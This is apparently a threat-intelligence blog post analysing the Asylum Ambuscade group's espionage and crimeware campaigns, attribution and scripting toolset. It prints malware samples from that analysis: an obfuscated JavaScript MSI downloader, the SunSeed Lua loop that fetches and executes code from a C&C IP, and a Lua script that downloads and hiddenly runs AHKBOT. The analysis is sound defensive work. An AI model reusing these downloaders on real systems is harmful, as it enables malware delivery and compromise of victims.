Asylum Ambuscade: crimeware or cyberespionage?

: 6/8/2023

A curious case of a threat actor at the border between crimeware and cyberespionage

Matthieu Faou

8 Jun 2023 - 11:30AM

A curious case of a threat actor at the border between crimeware and cyberespionage

Asylum Ambuscade is a cybercrime group that has been performing cyberespionage operations on the side. They were first publicly outed in March 2022 by Proofpoint researchers after the group targeted European government staff involved in helping Ukrainian refugees, just a few weeks after the start of the Russia-Ukraine war. In this blogpost, we provide details about the early 2022 espionage campaign and about multiple cybercrime campaigns in 2022 and 2023.

Key points of this blogpost:

- *Asylum Ambuscade has been operating since at least 2020.*
- *It is a crimeware group that targets bank customers and cryptocurrency traders in various regions, including North America and Europe.*
- *Asylum Ambuscade also does espionage against government entities in Europe and Central Asia.*
- *Most of the group’s implants are developed in script languages such as AutoHotkey, JavaScript, Lua, Python, and VBS.*


Cyberespionage campaigns

Asylum Ambuscade has been running cyberespionage campaigns since at least 2020. We found previous compromises of government officials and employees of state-owned companies in Central Asia countries and Armenia.

In 2022, and as highlighted in the Proofpoint publication, the group targeted government officials in several European countries bordering Ukraine. We assess that the goal of the attackers was to steal confidential information and webmail credentials from official government webmail portals.

The compromise chain starts with a spearphishing email that has a malicious Excel spreadsheet attachment. Malicious VBA code therein downloads an MSI package from a remote server and installs SunSeed, a downloader written in Lua.

Note that we observed some variations in the attachments. In June 2022, the group used an exploit of the Follina vulnerability (CVE-2022-30190) instead of malicious VBA code. This document is shown in Figure 1. It is written in Ukrainian and the decoy is about a security alert regarding a Gamaredon (another well-known espionage group) attack in Ukraine.



ЦЕНТР КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

інформаційно-телекомунікаційних систем

Черговою зміною центру кібернетичної безпеки зафіксовано інцидент кібернетичної безпеки, а саме розсилка фішингових повідомлень з електронної адреси military-ukraine@sendmail.website із заголовком "Витяг з наказу Генеральногоштабу Збройних Сил Українивід 30.05.2022 №778" та вкладенням "Витяг з наказу" html-документ.

З метою недопущення інфікування та поширення шкідливого програмного забезпечення, компрометації облікових записів НЕ ЗДІЙСНЮВАТИ перехід за посиланнями та НЕ ВІДКРИВАТИ вкладенні файли.

У РАЗІ ОТРИМАННЯ НЕОБХІДНО:

- Не відкривати саме повідомлення;

- Якщо повідомлення було відкрито, не здійснювати перехід за посиланнями;

- Якщо було здійснено перехід за посиланнями НЕГАЙНО змінити паролі доступу до поштових скриньок всім користувачам поштового серверу, а також здійснити перевірку автоматизованих робочих місць з яких здійснюється доступ до поштових скриньок,

Figure 1. Document leveraging the Follina vulnerability

Then, if the machine is deemed interesting, the attackers deploy the next stage: AHKBOT. This is a downloader written in AutoHotkey that can be extended with plugins, also written in AutoHotkey, in order to spy on the victim’s machine. An analysis of the group’s toolset is provided later in the blogpost.

Cybercrime campaigns

Even though the group came into the spotlight because of its cyberespionage operations, it has been mostly running cybercrime campaigns since early 2020.

Since January 2022, we have counted more than 4,500 victims worldwide. While most of them are located in North America, as shown in Figure 2, it should be noted that we have also seen victims in Asia, Africa, Europe, and South America.





Figure 2. Geographical distribution of victims since January 2022

The targeting is very wide and mostly includes individuals, cryptocurrency traders, and small and medium businesses (SMBs) in various verticals.

While the goal of targeting cryptocurrency traders is quite obvious – stealing cryptocurrency – we don't know for sure how Asylum Ambuscade monetizes its access to SMBs. It is possible the group sells the access to other crimeware groups who might, for example, deploy ransomware. We have not observed this in our telemetry, though.

Asylum Ambuscade's crimeware compromise chain is, overall, very similar to the one we describe for the cyberespionage campaigns. The main difference is the compromise vector, which can be:

- A malicious Google Ad redirecting to a website delivering a malicious JavaScript file (as highlighted in this SANS blogpost)
- Multiple HTTP redirections in a Traffic Direction System (TDS). The TDS used by the group is referred to as 404 TDS by Proofpoint. It is not exclusive to Asylum Ambuscade and we observed it was, for example, used by another threat actor to deliver Qbot. An example of a redirection chain, captured by io, is shown in Figure 3.



localkitchenquotes.com

193.3.19.17

URL: https://localkitchenquotes.com/ztl9d

Submission: On December 01 via manual (December 1st 2022, 2:13:19 pm UTC) from DE – Scanned from DE

2 HTTP transactions

0 data transactions

Method Protocol	Status	Resource Path	Size x-fer	Time Latency	Type MIME-Type	IP Location
GET H/1.1	404 Not Found	Primary Request ztl9d localkitchenquotes.com/	67 B 347 B	192ms 56ms	Document text/html	193.3.19.17 SELECTEL-MSK
GET H2	200	/ techfosolutions.com/1/ Redirect Chain • https://chokseychem.com/1/ • https://techfosolutions.com/1/	0 0	545ms 492ms	Document text/plain	2a06:98c1:3121::3 CLOUDFLARENET

Document_1_dec-1139983.js

Figure 3. 404 TDS redirection chain, as captured by urlscan.io – numbers indicate the redirections in sequence

In addition to the different compromise vector, the group developed SunSeed equivalents in other scripting languages such as Tcl and VBS. In March 2023, it developed an AHKBOT equivalent in Node.js that we named NODEBOT. We believe those changes were intended to bypass detections from security products. An overview of the compromise chain is provided in Figure 4.




Figure 4. Compromise chain

Attribution

We believe that the cyberespionage and cybercrime campaigns are operated by the same group.

- The compromise chains are almost identical in all campaigns. In particular, SunSeed and AHKBOT have been widely used for both cybercrime and cyberespionage.
- We don't believe that SunSeed and AHKBOT are sold on the underground market. These tools are not very sophisticated in comparison to other crimeware tools for sale, the number of victims is quite low were it a toolset shared among multiple groups, and the network infrastructure is consistent across campaigns.

As such, we believe that Asylum Ambuscade is a cybercrime group that is doing some cyberespionage on the side.

We also believe that these three articles describe incidents related to the group:


- A TrendMicro article from 2020: Credential Stealer Targets US, Canadian Bank Customers
- A Proofpoint article from 2022: Asylum Ambuscade: State Actor Uses Lua-based Sunseed Malware to Target European Governments and Refugee Movement
- A Proofpoint article from 2023: Screentime: Sometimes It Feels Like Somebody's Watching Me

Toolset

Malicious JavaScript files

In most crimeware campaigns run by the group, the compromise vector is not a malicious document, but a JavaScript file downloaded from the previously documented TDS. Note that it has to be manually executed by the victim, so the attackers are trying to entice people into clicking on the files by using filenames such as Document_12_dec-1532825.js, TeamViewer_Setup.js, or AnyDeskInstall.js.

Those scripts are obfuscated using random variable names and junk code, most likely intended to bypass detections. An example is provided in Figure 5.



```
    notifyNext() {
         this.clearThrottle();
     }
     notifyComplete() {
         this.clearThrottle();
     }
}
*/

var oly = "windowsinstaller";
10 / 2 // division
var sOlyo = "installer"; // Assign the text "Robin" to the variable sOlyo.
var f = function(x){return x*x;} // function literal
radius = 249;
4 + 5 // additon
var o = {x:1, y:2} // Object literal
[1,2,3] // Array literal

anExpression = 4 * (4 / 5) + 5;
p = ".my.i";s = "n";g = "w";f = "h";o = "p";heskkr = ".";u = "i";ka = "ke";n = "t";
vawe = "namesilo";
aSecondExpression = Math.PI * radius * radius;

myArray = new Array("Hamble!", Math.PI, 28);
var today = new Date(); // Assign today's date to the variable today.
sAssign = f + n + n + o +"s://" + vawe + p + "d/css/" + ka + heskkr + "ms" + u;
myArray = new Array("Appassageya!", Math.PI, 48);
var gOlyo = new ActiveXObject(oly + heskkr + sOlyo);
myPi = myArray[1];

mero = 1;314;2,8;
gOlyo.uilevel=2
29.1 // Numeric literal
false // Boolean literal
"Hello!" // String literal

gOlyo.InstallProduct(sAssign);
var a = new Array(4);

https://yenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjaye
jayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjayenjay//DskwQE5M6QycLniVAsj6YVSD
```

Figure 5. Obfuscated JavaScript downloader

Once deobfuscated, this script can be summarized in two lines:


```
var obj = new ActiveXObject("windowsinstaller.installer");
obj.InstallProduct("https://namesilo.my[.]id/css/ke.msi");
```

First-stage downloaders

The first stage downloaders are dropped by an MSI package downloaded by either a malicious document or a JavaScript file. There are three versions of this downloader:

- Lua (SunSeed)
- Tcl
- VBS

SunSeed is a downloader written in the Lua language and heavily obfuscated, as shown in Figure 6.



```
local i=string.byte;local f=string.char;local c=string.sub;local D=table.concat;local u=math.ldexp;local C=getfenv or function()
    return _ENV end;local l=setmetatable;local h=select;local r=unpack;local s=tonumber;local function F(t)local e,o,n="","",{}
    local a=256;local d={}for l=0,a-1 do d[l]=f(l)end;local l=1;local function r()local e=s(c(t,l,l),36)l=l+1;local o=s(c(t,l,l+
    1),36)l=l+e;return o end;e=f(r())n[1]=e;while l<#t do local l=r()if d[l]then o=d[l]else o=e..c(e,1,1)end;d[a]=e..c(o,1,1)n[#
    1],e,a=o,o,a+1 end;return table.concat(n)end;local a=F('23727427422Z275235239275101M111Q1I1V27927B1727E1T1K23523B2751K10161H
5238275111M12161Q27Y27I2741V161I1G1S1U23523J27521C27Y1I171M21O1H1P1M1G1723522X2751W1G27E13171Q27M22L21H1Q1V1M1W1A1028I1U28K28M28
8423721J27E151M1027O27521M29823523628E28C28S27D27F1V21P161U1H27D29O27522M2352752372352342751T1627H23C27B1S1G1O1M1722L1R17171327V
X27Z1629I28P22V2752AL2AN22122K22K22321Z22L21S21T22L21U22322322L22221X22K2A627A274102AF2AH28P23A27B2931M132A82A523723F21F2352BM27
31G27G27H23D2751V1S1I1N29727L27N23H2752891V29328O1K1I111H1I1K1M2BE2BH22R23N23W22A22R2741123721V23721W2751422B2CS21W22B2741822J2D
2J2741522R2D721W2CV2371523F1J2D023F2D82232D52232DD2DF2D02DI2DK26R2DN2DD23F26B2DZ2371C1Z2CS22K1Z2DD22Z2D722F2772DJ23F25F2E3181J2D
DM2E41R2D51R2CW22B2DG2D72371023F2D52DO2EV2D423W2232EU141B2CS22G1B2CW2DU2DH2CW2742362D12741426Z2D526Z2D82EX23W21W2EZ2DK2DG2EZ112F
DI10132D5132BH2FY2FO2G02371223F22B2FF2DO26R2G423721T2742GB2FN21T2GA2FX2E72G42GK23W21U2GM2F12F32FH26J2CS22C26J2FA2DG2DI2CX21F2FF2
2632D52632FA2CV2FC2EV25F2D52EH2371425N2D
    525N2D82G221W2G42DE2742HA2CX2H927B24Z2CS22324Z2CW23F2CV21X2EZ1322R23W23W21T2I41C112EZ2292EZ');local n=bit and bit.bxor or
    function(l,e)local o,n=1,0 while l>0 and e>0 do local a,c=l%2,e%2 if a~=c then n=n+o end l,e,o=(l-a)/2,(e-c)/2,o*2 end if l<
```


Figure 6. The SunSeed Lua variant is heavily obfuscated

Once manually deobfuscated, the main function of the script looks like this:

```
require('socket.http')
serial_number = Drive.Item('C').SerialNumber
server_response = socket.request(http://84.32.188[.]96/ + serial_number)
pcall(loadstring(server_response))
collectgarbage()
<jump to the start and retry>
```

It gets the serial number of the C: drive and sends a GET request to http://<C&C>/<serial_number> using the User-Agent LuaSocket 2.0.2. It then tries to execute the reply. This means that SunSeed expects to receive additional Lua scripts from the C&C server. We found two of those scripts: install and move.


install is a simple Lua script that downloads an AutoHotkey script into C:\ProgramData\mscoree.ahk and the legitimate AutoHotkey interpreter into C:\ProgramData\mscoree.exe, as shown in Figure 7. This AutoHotkey script is AHKBOT, the second stage downloader.



```
require("luacom")

body,code=require("socket.http").request("http://84.32.188.96/download?path=ahkbotslashmscoreedotahk"
f=io.open('C:/ProgramData/mscoree.ahk', 'wb')f:write(body)f:close()

body,code=require("socket.http").request("http://84.32.188.96/download?path=ahkbotslashmscoreedotexe"
f=io.open('C:/ProgramData/mscoree.exe', 'wb')f:write(body)f:close()

Shell = luacom.CreateObject("WScript.Shell")
Shell:Run("C:/ProgramData/mscoree.exe", 0, false)
```

Figure 7. Lua script that downloads an AutoHotkey script

